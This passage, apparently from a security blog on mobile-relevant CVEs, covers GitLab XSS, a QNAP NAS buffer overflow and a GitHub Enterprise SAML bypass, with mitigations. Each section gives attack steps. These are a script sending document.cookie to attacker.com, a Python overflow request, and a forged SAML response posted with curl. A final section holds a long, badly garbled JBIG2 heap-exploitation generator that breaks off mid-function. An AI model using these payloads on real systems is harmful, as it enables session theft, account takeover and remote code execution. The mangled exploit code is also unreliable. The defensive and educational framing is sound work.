    - The attacker creates a script designed to steal sensitive information, such as session cookies.

```
<script>
fetch('https://attacker.com/steal?cookie=' + document.cookie);
</script>
```

2. **Injecting the Payload into GitLab:**
    - The attacker identifies an input field in GitLab's code editor that lacks proper input validation.
    - They inject the malicious script into this field, ensuring it is saved and rendered when accessed.
3. **Enticing the Victim:**
    - The attacker sends a link to the victim, leading them to the compromised GitLab page.
    - When the victim opens the page on their mobile device, the malicious script executes, sending their session cookies to the attacker's server.

Mitigation Strategies:

1. **Update GitLab:**
    - Administrators should upgrade to the latest patched versions: 16.10.6, 16.11.3, or 17.0.1, which address this vulnerability.
2. **Implement Content Security Policy (CSP):**
    - Configure CSP headers to restrict the execution of untrusted scripts, mitigating the impact of XSS attacks.

http

Content-Security-Policy: default-src 'self'; script-src 'self';

3. **Input Validation and Output Encoding:**
    - Ensure all user inputs are properly sanitized and encoded before rendering to prevent script injection.

from markupsafe import escape

user_input = escape(user_input)

4. **User Education:**
    - Educate users about the risks of clicking on unsolicited links, even within trusted applications, to reduce the likelihood of successful phishing attempts.
5. **Regular Security Audits:**
    - Conduct periodic security assessments of web applications to identify and remediate vulnerabilities promptly.

Recommendation:

It's crucial to update your GitLab installation to the latest patched version (mentioned above) as soon as possible to mitigate this critical vulnerability and protect your data.

4. CVE-2024-27130: RCE Vulnerability in QNAP NAS Devices

CVE-2024-27130 is a critical vulnerability that affects QNAP's Network Attached Storage (NAS) devices running the QTS operating system. This vulnerability allows for Remote Code Execution (RCE), which means an attacker could potentially take complete control of your NAS device if it's exploited.

Here's a breakdown of the issue:

- **Type:** Remote Code Execution (RCE)
- **Affected Products:** QNAP NAS devices running QTS operating system
- **Impact:** An attacker could exploit this vulnerability to gain unauthorized access to your NAS device, steal sensitive data, install malware, or disrupt operations.

Here's what makes this vulnerability critical:

- **Unauthenticated Attack:** An attacker doesn't need any login credentials to exploit this vulnerability.
- **Potential for Data Theft:** QNAP NAS devices often store sensitive data like backups and personal files.
- **Public Exploit Code:** Proof-of-concept (PoC) exploit code was publicly available, making it easier for attackers to leverage the vulnerability.

Vulnerability Details:

The core issue lies in the improper handling of user input within the share.cgi script, specifically when processing the name parameter. The strcpy function does not perform bounds checking, leading to a stack buffer overflow when an excessively long input is provided. This overflow can overwrite the return address on the stack, allowing an attacker to redirect execution flow and inject malicious code.

About QNAP

QNAP (Quality Network Appliance Provider) is devoted to providing comprehensive solutions in software development, hardware design and in-house manufacturing. Focusing on storage, networking and smart video innovations, QNAP now introduce a revolutionary Cloud NAS solution that joins our cutting-edge subscription-based software and diversified service channel ecosystem. QNAP envisions NAS as being more than simple storage and has created a cloud-based networking infrastructure for users to host and develop artificial intelligence analysis, edge computing and data integration on their QNAP solutions.

Official Response from QNAP PSIRT Regarding Recent Security Reports (WatchTowr Labs)

Taiwan, Taipei, May 21, 2024 - QNAP® Systems, Inc. (QNAP) is committed to maintaining the highest security standards for our products. We have recently been informed of multiple vulnerabilities in our QTS operating system, as detailed in a report by WatchTowr Labs. We would like to address the findings and outline our actions to resolve these issues.

Addressing the Reported QTS Vulnerabilities

We appreciate the efforts of security researchers in identifying potential vulnerabilities in our products. We have assigned CVE IDs to the confirmed vulnerabilities in the report. Four of these vulnerabilities (CVE-2023-50361, CVE-2023-50362, CVE-2023-50363, CVE-2023-50364) were fixed in the QTS 5.1.6 / QuTS hero h5.1.6 update released in April 2024. The other confirmed vulnerabilities (CVE-2024-21902, CVE-2024-27127, CVE-2024-27128, CVE-2024-27129, CVE-2024-27130) have been fixed in today's QTS 5.1.7 / QuTS hero h5.1.7 update (May 21, Taipei time).

Specifically:

- **CVE-2024-27131:** The enhancement requires a change in the UI specifications within the QuLog Center. It is not an actual vulnerability, but rather a design choice, and it only affects internal network scenarios. This modification will be addressed in QTS 5.2.0 / QuTS hero h5.2.0.
- **WT-2023-0050:** This issue is still under review and has not been confirmed as a valid vulnerability. We are working closely with the researchers to clarify its status.
- **WT-2024-0004 and WT-2024-0005:** These issues are also under review, and we are in active discussions with the researchers to understand and resolve them.
- **WT-2024-0006:** This issue has been assigned CVE ID and will be resolved in the upcoming release.

What to Do:
Fortunately, QNAP released a security patch (QTS 5.1.7.2770 version 20240520) in May 2024 to address this vulnerability. It’s crucial to update your QNAP NAS device to the latest version as soon as possible.

CVE-2024-27130 Vulnerability

The CVE-2024-27130 vulnerability, which has been reported under WatchTowr ID WT-2023-0054, is caused by the unsafe use of the 'strcpy' function in the No_Support_ACL function, which is utilized by the get_file_size request in the share.cgi script. This script is used when sharing media with external users. To exploit this vulnerability, an attacker requires a valid 'ssid' parameter, which is generated when a NAS user shares a file from their QNAP device.

We want to reassure our users that all QTS / QuTS hero 4.x and 5.x versions have Address Space Layout Randomization (ASLR) enabled. ASLR significantly increases the difficulty for an attacker to exploit this vulnerability. Therefore, we have assessed its severity as Medium. Nonetheless, we strongly recommend users update to QTS 5.1.7 / QuTS hero h5.1.7 as soon as it becomes available to ensure their systems are protected.

Commitment to Security

QNAP PSIRT has always been proactive in collaborating with security researchers to triage and remediate vulnerabilities. We regret any coordination issues that may have occurred between the product release schedule and the disclosure of these vulnerabilities. We are taking steps to improve our processes and coordination in the future to prevent such issues from arising again.

Moving forward, for vulnerabilities triaged as High or Critical severity, we commit to completing remediation and releasing fixes within 45 days. For Medium severity vulnerabilities, we will complete remediation and release fixes within 90 days.

We apologize for any inconvenience this may have caused and are committed to enhancing our security measures continuously. Our goal is to work closely with researchers worldwide to ensure the highest quality of security for our products.

To secure your device, we recommend regularly updating your system to the latest version to benefit from vulnerability fixes. You can check the product support status to see the latest updates available to your NAS model.

QNAP Product Security Incident Response Team (PSIRT) Security Advisory

- QSA-24-20
- QSA-24-23

QNAP warns of critical command injection flaws in QTS OS, apps

QNAP Systems published security advisories for two critical command injection vulnerabilities that impact multiple versions of the QTS operating system and applications on its network-attached storage (NAS) devices.

The first flaw is being tracked as **CVE-2023-23368** and has a critical severity rating of 9.8 out of 10. It is a command injection vulnerability that a remote attacker can exploit to execute commands via a network.

QTS versions affected by the security issue are QTS 5.0.x and 4.5.x, QuTS hero h5.0.x and h4.5.x, and QuTScloud c5.0.1.

Fixes are available in the following releases:

- QTS 5.0.1.2376 build 20230421 and later
- QTS 4.5.4.2374 build 20230416 and later
- QuTS hero h5.0.1.2376 build 20230421 and later
- QuTS hero h4.5.4.2374 build 20230417 and later
- QuTScloud c5.0.1.2374 and later

The second vulnerability is identified as **CVE-2023-23369** and has a lower severity rating of 9.0 and could also be exploited by a remote attacker to the same effect as the previous one.

Impacted QTS versions include 5.1.x, 4.3.6, 4.3.4, 4.3.3, and 4.2.x, Multimedia Console 2.1.x and 1.4.x, and Media Streaming add-on 500.1.x and 500.0.x.

Fixes are available in:

- QTS 5.1.0.2399 build 20230515 and later
- QTS 4.3.6.2441 build 20230621 and later
- QTS 4.3.4.2451 build 20230621 and later
- QTS 4.3.3.2420 build 20230621 and later
- QTS 4.2.6 build 20230621 and later
- Multimedia Console 2.1.2 (2023/05/04) and later
- Multimedia Console 1.4.8 (2023/05/05) and later
- Media Streaming add-on 500.1.1.2 (2023/06/12) and later
- Media Streaming add-on 500.0.0.11 (2023/06/16) and later

Exploitation on Mobile Devices:

While the vulnerability exists within QNAP NAS devices, mobile users (Android or iOS) accessing shared files hosted on a compromised NAS could be indirectly affected. An attacker could craft a malicious file share link containing the exploit and distribute it via email, messaging apps, or social media. When a mobile user clicks on the link, it could trigger the exploit, leading to unauthorized actions or data leakage.

Implementation of the Attack:

1. **Crafting the Malicious Payload:**
    - The attacker creates a payload with an excessively long name parameter to trigger the buffer overflow.

```
malicious_name = "A" * 1024  # Adjust length to overflow the buffer
```

2. **Sending the Malicious Request:**
    - The attacker sends an HTTP GET request to the vulnerable share.cgi script with the crafted name parameter.

```
import requests

url = "http://target-qnap/share.cgi?ssid=valid_ssid"

params = {

   "func": "get_file_size",

   "name": malicious_name

}

response = requests.get(url, params=params)
```

This request exploits the vulnerability, potentially allowing the attacker to execute arbitrary code on the NAS device.

Mitigation Strategies:

1. **Apply Security Updates:**
    - QNAP has released patches addressing this vulnerability. Users should update their NAS devices to QTS version 5.1.7.2770 build 20240520 or later, and QuTS hero h5.1.7.2770 build 20240520 or later.
2. **Implement Input Validation:**
    - Developers should ensure that all user inputs are properly validated and sanitized to prevent buffer overflow vulnerabilities. Functions like strcpy should be replaced with safer alternatives that perform bounds checking, such as strncpy.

```
strncpy(destination, source, sizeof(destination) - 1);

destination[sizeof(destination) - 1] = '\0';  // Ensure null-termination
```

3. **Restrict Network Access:**

- Limit access to the NAS device by configuring firewall rules to block unauthorized external connections. Implement Virtual Private Networks (VPNs) for remote access to add an additional layer of security.

4. **Regular Security Audits:**
    - Conduct periodic security assessments of NAS devices and associated network infrastructure to identify and remediate vulnerabilities promptly.
5. **User Education:**
    - Educate users about the risks of clicking on unsolicited links or accessing shared files from untrusted sources, especially on mobile devices.

5. Critical Authentication Bypass in GitHub Enterprise Server: CVE-2024-4985

CVE-2024-4985 refers to a critical vulnerability discovered in May 2024 that affects GitHub Enterprise Server (GHES). This vulnerability allowed attackers to bypass authentication altogether, potentially gaining unauthorized access to sensitive code repositories and private information.

Description

An authentication bypass vulnerability was present in the GitHub Enterprise Server (GHES) when utilizing SAML single sign-on authentication with the optional encrypted assertions feature. This vulnerability allowed an attacker to forge a SAML response to provision and/or gain access to a user with site administrator privileges. Exploitation of this vulnerability would allow unauthorized access to the instance without requiring prior authentication. This vulnerability affected all versions of GitHub Enterprise Server prior to 3.13.0 and was fixed in versions 3.9.15, 3.10.12, 3.11.10 and 3.12.4. This vulnerability was reported via the GitHub Bug Bounty program.

Here's a breakdown of the issue:

- **Affected Product:** GitHub Enterprise Server (GHES)
- **Impact:** This vulnerability could grant attackers unauthorized access to a GHES instance, including potentially gaining administrative privileges. This could lead to a compromise of sensitive source code, breaches of private data, and disruption of development workflows.

- **Cause:** The flaw resided in the way GHES handled encrypted Security Assertion Markup Language (SAML) claims, a feature used for **Single Sign-On (SSO)** authentication.
- **Severity:** CVE-2024-4985 received a perfect 10.0 score on the CVSS (Common Vulnerability Scoring System) scale, indicating its critical severity.

It's important to note that this vulnerability only affected GHES instances configured with:

- SAML SSO authentication
- The optional encrypted assertions feature

CVE-2024-4985 is a critical authentication bypass vulnerability in GitHub Enterprise Server (GHES), a self-hosted version of GitHub designed for organizational use. This vulnerability, assigned a CVSS score of 10.0, allows unauthenticated attackers to gain unauthorized access to GHES instances, potentially leading to severe security breaches.

How to fix CVE-2024-4985 in GitHub Enterprise Server

CVE-2024-4985 is a critical vulnerability in GitHub Enterprise Server.

GitHub recently disclosed a severe vulnerability affecting its GitHub Enterprise Server (GHES), assigned the highest possible CVSS score of 10.0.

This vulnerability, identified as CVE-2024-4985, poses a significant threat to organizations utilizing GHES. Here's what you need to know about this critical security issue, its potential impact, and how to protect your systems

What is CVE-2024-4985?

CVE-2024-4985 is a critical authentication bypass vulnerability in GitHub Enterprise Server, a self-hosted version of GitHub designed for organizations. This vulnerability, discovered through GitHub's Bug Bounty program, has a maximum CVSS score of 10.0, indicating its high severity.

The flaw lies within the encrypted assertions feature of the SAML Single Sign-On (SSO) mechanism used by GHES. Although this feature is meant to enhance security by encrypting SAML assertions, it inadvertently introduced a critical vulnerability.

Attackers can exploit this flaw by forging SAML responses, allowing them to impersonate legitimate users, including those with administrative privileges.

Encrypted assertions allow site administrators to improve a GHES instance's security with SAML SSO by encrypting the messages that the SAML identity provider (IdP) sends during the authentication process.

Does CVE-2024-4985 affect me?

CVE-2024-4985 specifically affects instances of GitHub Enterprise Server where SAML SSO is configured with encrypted assertions.

This is not the default configuration, so only those deployments that have enabled this feature are vulnerable. If your GHES deployment does not use encrypted SAML assertions, this vulnerability does not impact you.

However, the potential impact of this vulnerability is substantial for those affected.

Exploitation could lead to theft of sensitive source code, breaches of confidential data, and major disruptions to development operations, posing significant risks to the security and integrity of the organization.

A search using ZoomEye has identified over 76,000 potentially exposed GHES instances, predominantly in the United States, Japan, and Ireland, highlighting the extensive potential attack surface.

Has CVE-2024-4985 been actively exploited in the wild?

As of now, there have been no confirmed reports of CVE-2024-4985 being actively exploited in the wild. However, given the critical nature of this vulnerability and the large number of potentially exposed instances, the risk of exploitation remains high.

Organizations using vulnerable GHES configurations should prioritize mitigation to prevent potential attacks.

How to fix CVE-2024-4985

GitHub has promptly released patches to address CVE-2024-4985. The following versions of GitHub Enterprise Server have received critical updates:

- 3.9.15
- 3.10.12
- 3.11.10
- 3.12.4

Administrators are strongly advised to apply these updates immediately to secure their systems against this vulnerability.

Keeping your software up to date is a crucial step in maintaining your organization's security posture. The issue impacts all versions of GHES prior to 3.13.0 and **has been addressed** in versions 3.9.15.

In addition to applying the patches, it's essential to stay informed about cybersecurity trends and respond swiftly to new vulnerabilities.

To protect your digital assets, make sure to provide continuous monitoring, timely threat alerts, and the enabling of effective preemptive actions.

Exploitation on Mobile Devices:

While the vulnerability exists within GHES, mobile users accessing GHES via browsers or applications on Android or iOS devices could be indirectly affected. An attacker who has exploited this vulnerability could manipulate repositories, inject malicious code, or alter documentation, potentially impacting mobile users who interact with compromised repositories.

Implementation of the Attack:

1. **Crafting the Malicious SAML Response:**
    - The attacker creates a forged SAML response that appears legitimate to the GHES instance.

```
<samlp:Response ...>
  <saml:Assertion ...>
    <saml:Subject>
      <saml:NameID>attacker@example.com</saml:NameID>
    </saml:Subject>
    <saml:AttributeStatement>
      <saml:Attribute Name="Role">
        <saml:AttributeValue>Administrator</saml:AttributeValue>
      </saml:Attribute>
    </saml:AttributeStatement>
  </saml:Assertion>
</samlp:Response>
```

2. **Sending the Forged SAML Response:**
    - The attacker submits the crafted SAML response to the GHES instance's SSO endpoint, bypassing authentication controls.

curl -X POST -d @forged_saml_response.xml https://ghes.example.com/sso/saml

This request exploits the vulnerability, granting the attacker unauthorized access with administrative privileges.

Mitigation Strategies:

1. **Apply Security Updates:**GitHub has released patches addressing this vulnerability. Administrators should update GHES to the latest patched versions: 3.9.15, 3.10.12, 3.11.10, 3.12.4, or later.
2. **Review SAML Configuration:**
    - Ensure that SAML SSO configurations are correctly implemented and that the optional encrypted assertions feature is properly configured or disabled if not required.
3. **Monitor Access Logs:**
    - Regularly review authentication and access logs for any unusual or unauthorized access patterns that could indicate exploitation attempts.
4. **Implement Multi-Factor Authentication (MFA):**
    - Enforce MFA for all user accounts to add an additional layer of security, reducing the risk of unauthorized access even if SAML authentication is compromised.
5. **User Education:**
    - Educate users about the importance of secure authentication practices and encourage them to report any suspicious account activity promptly.

Recommendation:
If you are using an affected version of GHES (prior to 3.13.0), update your server to the patched versions: 3.9.15, 3.10.12, 3.11.10, or 3.12.4. This will mitigate the risk of attackers exploiting this vulnerability.

RCE Mobile Vulnerabilities

import struct, os

```
class segmentHeader:

def  init (self, seg_num, seg_flags, ref_flags, page, seg_length): self.seg_num = seg_num

self.seg_flags = seg_flags self.ref_flags = ref_flags self.page = page self.seg_length = seg_length

def raw(self):

return struct.pack(">I", self.seg_num) + \

struct.pack("B", self.seg_flags) + \ struct.pack("B", self.ref_flags) + \ struct.pack("B", self.page) + \
struct.pack(">I", self.seg_length)

class segmentHeaderWithRefSegs:

def  init (self, seg_num, seg_flags, ref_flags, ref_segs, page, seg_length): self.seg_num = seg_num

self.seg_flags = seg_flags self.ref_flags = ref_flags self.ref_segs = ref_segs self.page = page
self.seg_length = seg_length

def raw(self):

return struct.pack(">I", self.seg_num) + \

struct.pack("B", self.seg_flags) + \ struct.pack("B", self.ref_flags) + \ self.ref_segs + \

struct.pack("B", self.page) + \ struct.pack(">I", self.seg_length)

class segmentHeaderWithRefSegsLarge:

def  init (self, seg_num, seg_flags, ref_flags, ref_segs, page, seg_length): self.seg_num = seg_num

self.seg_flags = seg_flags self.ref_flags = ref_flags self.ref_segs = ref_segs self.page = page
self.seg_length = seg_length

def raw(self):

return struct.pack(">I", self.seg_num) + \

struct.pack("B", self.seg_flags) + \ struct.pack(">I", self.ref_flags) + \ self.ref_segs + \

struct.pack("B", self.page) + \ struct.pack(">I", self.seg_length)

class symbolDictionarySegment:

def  init (self, flags, sd_atx, sd_aty, num_ex_syms, num_new_syms, decoder_bytes): self.flags = flags

self.sd_atx = sd_atx self.sd_aty = sd_aty self.num_ex_syms = num_ex_syms self.num_new_syms =
num_new_syms
```

```
self.decoder_bytes = decoder_bytes

def raw(self):

return struct.pack(">H", self.flags) + \

struct.pack("B", self.sd_atx[0]) + \ struct.pack("B", self.sd_aty[0]) + \ struct.pack("B", self.sd_atx) + \
struct.pack("B", self.sd_aty) + \

 struct.pack("B", self.sd_atx) + \ struct.pack("B", self.sd_aty) + \ struct.pack("B", self.sd_atx) + \
struct.pack("B", self.sd_aty) + \ struct.pack(">I", self.num_ex_syms) + \ struct.pack(">I",
self.num_new_syms) + \ self.decoder_bytes

class refAggSymbolDictionarySegment:

def  init (self, flags, sd_atx, sd_aty, sdr_atx, sdr_aty, num_ex_syms, num_new_syms, decoder_bytes):
self.flags = flags

self.sd_atx = sd_atx self.sd_aty = sd_aty self.sdr_atx = sdr_atx self.sdr_aty = sdr_aty self.num_ex_syms =
num_ex_syms self.num_new_syms = num_new_syms

self.decoder_bytes = decoder_bytes

def raw(self):

return struct.pack(">H", self.flags) + \

struct.pack("B", self.sd_atx[0]) + \ struct.pack("B", self.sd_aty[0]) + \ struct.pack("B", self.sd_atx) + \
struct.pack("B", self.sd_aty) + \ struct.pack("B", self.sd_atx) + \ struct.pack("B", self.sd_aty) + \
struct.pack("B", self.sd_atx) + \ struct.pack("B", self.sd_aty) + \ struct.pack("B", self.sdr_atx[0]) + \
struct.pack("B", self.sdr_aty[0]) + \ struct.pack("B", self.sdr_atx) + \ struct.pack("B", self.sdr_aty) + \
struct.pack(">I", self.num_ex_syms) + \ struct.pack(">I", self.num_new_syms) + \ self.decoder_bytes

class pageInfoSegment:

def  init (self, page_w, page_h, x_res, y_res, flags, striping): self.page_w = page_w

self.page_h = page_h self.x_res = x_res self.y_res = y_res self.flags = flags self.striping = striping

def raw(self):

return struct.pack(">I", self.page_w) + \

struct.pack(">I", self.page_h) + \ struct.pack(">I", self.x_res) + \ struct.pack(">I", self.y_res) + \
struct.pack("B", self.flags) + \ struct.pack(">H", self.striping)

class textRegionSegment:
```

```
def  init (self, w, h, x, y, seg_info_flags, flags, num_instances, decoder_bytes): self.w = w

self.h = h self.x = x self.y = y

self.seg_info_flags = seg_info_flags self.flags = flags self.num_instances = num_instances
self.decoder_bytes = decoder_bytes

def raw(self):

 return struct.pack(">I", self.w) + \

struct.pack(">I", self.h) + \ struct.pack(">I", self.x) + \ struct.pack(">I", self.y) + \ struct.pack("B",
self.seg_info_flags) + \ struct.pack(">H", self.flags) + \ struct.pack(">I", self.num_instances) + \
self.decoder_bytes

class genericRefinementRegionSegment:

def  init (self, w, h, x, y, seg_info_flags, flags, sd_atx, sd_aty, decoder_bytes): self.w = w

self.h = h self.x = x self.y = y

self.seg_info_flags = seg_info_flags self.flags = flags

self.sd_atx = sd_atx self.sd_aty = sd_aty

self.decoder_bytes = decoder_bytes

def raw(self):

if self.flags & 1 == 1:

# templ on, atx/aty not read

return struct.pack(">I", self.w) + \ struct.pack(">I", self.h) + \ struct.pack(">I", self.x) + \ struct.pack(">I",
self.y) + \ struct.pack("B", self.seg_info_flags) + \ struct.pack("B", self.flags) + \ self.decoder_bytes

else:

return struct.pack(">I", self.w) + \

struct.pack(">I", self.h) + \ struct.pack(">I", self.x) + \ struct.pack(">I", self.y) + \ struct.pack("B",
self.seg_info_flags) + \ struct.pack("B", self.flags) + \ struct.pack("B", self.sd_atx[0]) + \ struct.pack("B",
self.sd_aty[0]) + \ struct.pack("B", self.sd_atx) + \ struct.pack("B", self.sd_aty) + \ self.decoder_bytes

def or_bytes_at_offset(f, bytez, offset):

bits = 0

for byte in bytez:
```

```
for bit in format(byte, "08b"): # encode 1 bit
data_bytes = b"\xff\x7f\xff\xac" if bit == "0":
# encode 0 bit
data_bytes = b"\x7f\xff\xac"
 # sd_aty, decoder_bytes
 w, h, x, y, seg_info_flags, flags, sd_atx,
 grrs = genericRefinementRegionSegment(0x1, 0x1, (offset << 3) + bits, 0, OR, 0, [0,0], [0,0], data_bytes)
grrs_sh = segmentHeader(0xffffffff, 0x2A, 0, 1, len(grrs.raw())) f.write(grrs_sh.raw() + grrs.raw())
bits += 1
def and_bytes_at_offset(f, bytez, offset): bits = 0
for byte in bytez:
for bit in format(byte, "08b"): # encode 1 bit
data_bytes = b"\xff\x7f\xff\xac"
 if bit == "0":
# encode 0 bit
data_bytes = b"\x7f\xff\xac"
grrs = genericRefinementRegionSegment(0x1, 0x1, (offset << 3) + bits, 0, AND, 0, [0,0], [0,0], data_bytes)
grrs_sh = segmentHeader(0xffffffff, 0x2A, 0, 1, len(grrs.raw())) f.write(grrs_sh.raw() + grrs.raw())
bits += 1
def replace_bytes_at_offset(f, bytez, offset):
bits = 0
for byte in bytez:
for bit in format(byte, "08b"): # encode 1 bit
data_bytes = b"\xff\x7f\xff\xac" if bit == "0":
# encode 0 bit
```

data_bytes = b"\x7f\xff\xac"

grrs = genericRefinementRegionSegment(0x1, 0x1, (offset << 3) + bits, 0, REPLACE, 0, [0,0], [0,0], data_bytes)

grrs_sh = segmentHeader(0xffffffff, 0x2A, 0, 1, len(grrs.raw())) f.write(grrs_sh.raw() + grrs.raw())

bits += 1

offsets data_buffer_to_segments = 0x3B0 data_buffer_to_bitmap = 0x4b0

data_buffer_to_known_good_bitmap = 0x4d0 data_buffer_to_bitmap_w = data_buffer_to_bitmap + 0x8 + 0x4 data_buffer_to_bitmap_h = data_buffer_to_bitmap + 0x8 + 0x8 data_buffer_to_bitmap_line = data_buffer_to_bitmap + 0x8 + 0xc data_buffer_to_bitmap_data = data_buffer_to_bitmap + 0x8 + 0x10 data_buffer_to_known_good_sds = 0x6c0

spoofed_bitmap_segnum = 0x8 spoofed_bitmap_w = 0xc spoofed_bitmap_h = 0x10 spoofed_bitmap_line = 0x14 spoofed_bitmap_data = 0x18

spoofed_vtable = 0x68 spoofed_sds = 0x48

spoofed_sds_segnum = spoofed_sds + 0x8 spoofed_sds_size = spoofed_sds + 0xc spoofed_sds_bitmaps = spoofed_sds + 0x10

spoofed_sds_bitmaps_pointer = 0x60 flags = 0x20

rax = 0x28

rbx = 0x30 rcx = 0x38 rdx = 0x40

rax_high = 0x2c rbx_high = 0x34 rcx_high = 0x3c rdx_high = 0x44

eax = 0x28 ebx = 0x30 ecx = 0x38 edx = 0x40

bitwise operations OR = 0

AND = 1

XOR = 2

XNOR = 3

REPLACE = 4

segment list operations in readGenericReginementSeg COMBINE = 0x2a

STORE = 0x28

bit to write when discarding, don't care about its value garbage_bit = (0x27 << 3) + 7

sum_half_adder_bit = (0x20 << 3) carry_bit = (0x20 << 3) + 1 carry_half_adder_bit = (0x20 << 3) + 2

Fake JBIG2Bitmap: red EFLAGS: blue

RAX: purple RBX: green RCX: pink RDX: orange

registers

General registers EAX EBX ECX EDX

Segment registers CS DS ES FS GS SS

Index and pointers ESI EDI EBP EIP ESP

Indicator EFLAGS

EFLAGS:

Bit	Label	Desciption
0	CF	Carry flag
2	PF	Parity flag
4	AF	Auxiliary carry flag
6	ZF	Zero flag
7	SF	Sign flag
8	TF	Trap flag
9	IF	Interrupt enable flag
10	DF	Direction flag
11	OF	Overflow flag
12-13	IOPL	I/O Priviledge level
14	NT	Nested task flag
16	RF	Resume flag
17	VM	Virtual 8086 mode flag
18	AC	Alignment check flag (486+)
19	VIF	Virutal interrupt flag

20 VIP Virtual interrupt pending flag

21 ID ID flag

```
debug_sh = segmentHeader(0xffffffff, 0x34, 0, 1, 0)

final_debug_sh = segmentHeader(0xffffffff, 0x3E, 0, 1, 0)

toggle_debug_sh = segmentHeader(0xffffffff, 0x32, 0, 1, 0)

def unbound_page(f):

# needed to appease some sanity check, swap out the page anyway later pis = pageInfoSegment(1, 1, 0, 0, 0, 0)

pis_sh = segmentHeader(0xffffffff, 0x30, 0, 1, len(pis.raw())) f.write(pis_sh.raw() + pis.raw())

 # dictionary seg

mal_sds = symbolDictionarySegment( 0,

[0x03,0xFD,0x02,0xFE], [0xFF,0xFF,0xFE,0xFE], 0xFFFF,

0xFFFF,

b"\x94\x4f\x06\x7b\xff\x7f\xff\x7f\xff\x7f\xff\x7d\xd3\x26\xa8\x9d\x6c\xb0\xee\x7f\xff\xac")

mal_sds_sh = segmentHeader(1, 0, 1, 0, len(mal_sds.raw())) f.write(mal_sds_sh.raw() + mal_sds.raw())

# force 1Q mallocs to eat up all the free space for i in range(1, 0x10000):

pis = pageInfoSegment(0x71, 1, 0, 0, 0, 0)

pis_sh = segmentHeader(0xffffffff, 0x30, 0, 1, len(pis.raw())) f.write(pis_sh.raw() + pis.raw())

# set up segments Glist for resizing (reallocation) for i in range(0, 0xF):

sds = symbolDictionarySegment(0, [0x03,0xFD,0x02,0xFE], [0xFF,0xFF,0xFE,0xFE], 1,
      1, b"\x93\xFC\x7F\xFF\xAC")

sds_sh = segmentHeader(2, 0, 1, 0, len(sds.raw())) f.write(sds_sh.raw() + sds.raw())

# allocate 0x80, 0x80, and 0x40 in that order sds = symbolDictionarySegment(0,

[0x03,0xFD,0x02,0xFE], [0xFF,0xFF,0xFE,0xFE], 3,

3,b"\x13\xb0\xb7\xcf\x36\xb1\x68\xbf\xff\xac") sds_sh = segmentHeader(3, 0, 1, 0, len(sds.raw())) f.write(sds_sh.raw() + sds.raw())

# consume some freed blocks for i in range(0, 1):
```

```
pis = pageInfoSegment(0x71, 1, 0, 0, 0, 0)

pis_sh = segmentHeader(0xffffffff, 0x30, 0, 1, len(pis.raw())) f.write(pis_sh.raw() + pis.raw())

# allocate page that will be exploited

# 0x3F1 results in a malloc of 0x80 for the buffer, should reclaim from cache pis =
pageInfoSegment(0x3F1, 1, 0, 0, 0, 0)

pis_sh = segmentHeader(4, 0x30, 0, 1, len(pis.raw())) f.write(pis_sh.raw() + pis.raw())

# trigger the vuln and create a bitmap directly after triggering, will steal vtable for arbitrary read trs =
textRegionSegment(1, 1, 0, 0, 0, 0, 1, b"\xA9\x43\xFF\xAC")

ref_seg_bytes = (b"\xff" * 0x2D) + (b"\x02" * 0xFFD2) + (0x10000 * b"\x01") + (b"\x02" * 1) + (b"\x02" *
0x2) pad = ((len(ref_seg_bytes) + 9) >> 3) * b"\x00"

trs_sh = segmentHeaderWithRefSegsLarge(5, 0x4,

0xE0000000 + len(ref_seg_bytes), pad + ref_seg_bytes,1,len(trs.raw()))

f.write(trs_sh.raw() + trs.raw())

# testing, hope is to allocate an sds predictably for further faking # store segment of size 1 to increment
syms buffer size granularly

sds = symbolDictionarySegment(0, [0x03,0xFD,0x02,0xFE], [0xFF,0xFF,0xFE,0xFE], 1, 1,
b"\x93\xFC\x7F\xFF\xAC") sds_sh = segmentHeader(0x9999, 0, 1, 0, len(sds.raw()))

f.write(sds_sh.raw() + sds.raw()) """

#f.write(debug_sh.raw()) # end testing

# fail a sanity check but set pageW and pageH to large values so subsequent reads will work

 pis = pageInfoSegment(0xffffffff, 0xfffffffe, 0, 0, 0, 0) pis_sh = segmentHeader(0xffffffff, 0x30, 0, 1,
len(pis.raw())) f.write(pis_sh.raw() + pis.raw())

# overwrite pageBitmaps values to fully unbound operations # line is overwritten with -1 for now

or_bytes_at_offset(f, struct.pack("<I", 0x7FFFFFFF), data_buffer_to_bitmap_w) or_bytes_at_offset(f,
struct.pack("<I", 0x7FFFFFFF), data_buffer_to_bitmap_h) or_bytes_at_offset(f, struct.pack("<I",
0xFFFFFFFF), data_buffer_to_bitmap_line)

def read_from_offset_to_offset(f, num_bits, read_byte_offset, read_bit_offset,
    write_byte_offset, write_bit_offset):

for i in range(num_bits):
```

```
grrs = genericRefinementRegionSegment(0x1, 0x1, (read_byte_offset << 3) + read_bit_offset + i, 0, 0, 2, [0,0], [0,0], b"\xff\x7f\xff\xac")

grrs_sh = segmentHeader(0xBADDAD, STORE, 0, 1, len(grrs.raw())) f.write(grrs_sh.raw() + grrs.raw())

# was or, if that breaks anything

grrs = genericRefinementRegionSegment(0x1, 0x1, (write_byte_offset << 3) + write_bit_offset + i, 0, REPLACE, 2, [0,0], [0,0], b"\xff\x7f\xff\xac")

grrs_sh = segmentHeaderWithRefSegsLarge(0xffffffff, COMBINE, 0xE0000001, b"\x00" + struct.pack(">I", 0xBADDAD), 1, len(grrs.raw()))

f.write(grrs_sh.raw() + grrs.raw())

def op_from_offset_to_offset(f, num_bits, read_bit_offset, write_bit_offset, op): for i in range(num_bits):

grrs = genericRefinementRegionSegment(0x1, 0x1, read_bit_offset + i, 0, 0, 2, [0,0], [0,0], b"\xff\x7f\xff\xac")

grrs_sh = segmentHeader(0xBADDAD, STORE, 0, 1, len(grrs.raw())) f.write(grrs_sh.raw() + grrs.raw())

grrs = genericRefinementRegionSegment(0x1, 0x1, write_bit_offset + i, 0, op, 2, [0,0], [0,0], b"\xff\x7f\xff\xac")

grrs_sh = segmentHeaderWithRefSegsLarge(0xffffffff, COMBINE, 0xE0000001, b"\x00" + struct.pack(">I", 0xBADDAD), 1, len(grrs.raw()))

f.write(grrs_sh.raw() + grrs.raw())

def discard_segment(f, seg_num):

grrs = genericRefinementRegionSegment(0x1, 0x1, garbage_bit, 0, REPLACE, 2, [0,0], [0,0], b"\xff\x7f\xff\xac")

grrs_sh = segmentHeaderWithRefSegsLarge(0xffffffff, COMBINE, 0xE0000001, b"\x00" + struct.pack(">I", seg_num), 1, len(grrs.raw()))

f.write(grrs_sh.raw() + grrs.raw())

def flush_overflow_segments(f): for i in range(0, 0x11):

# swap in 0x11 placeholders

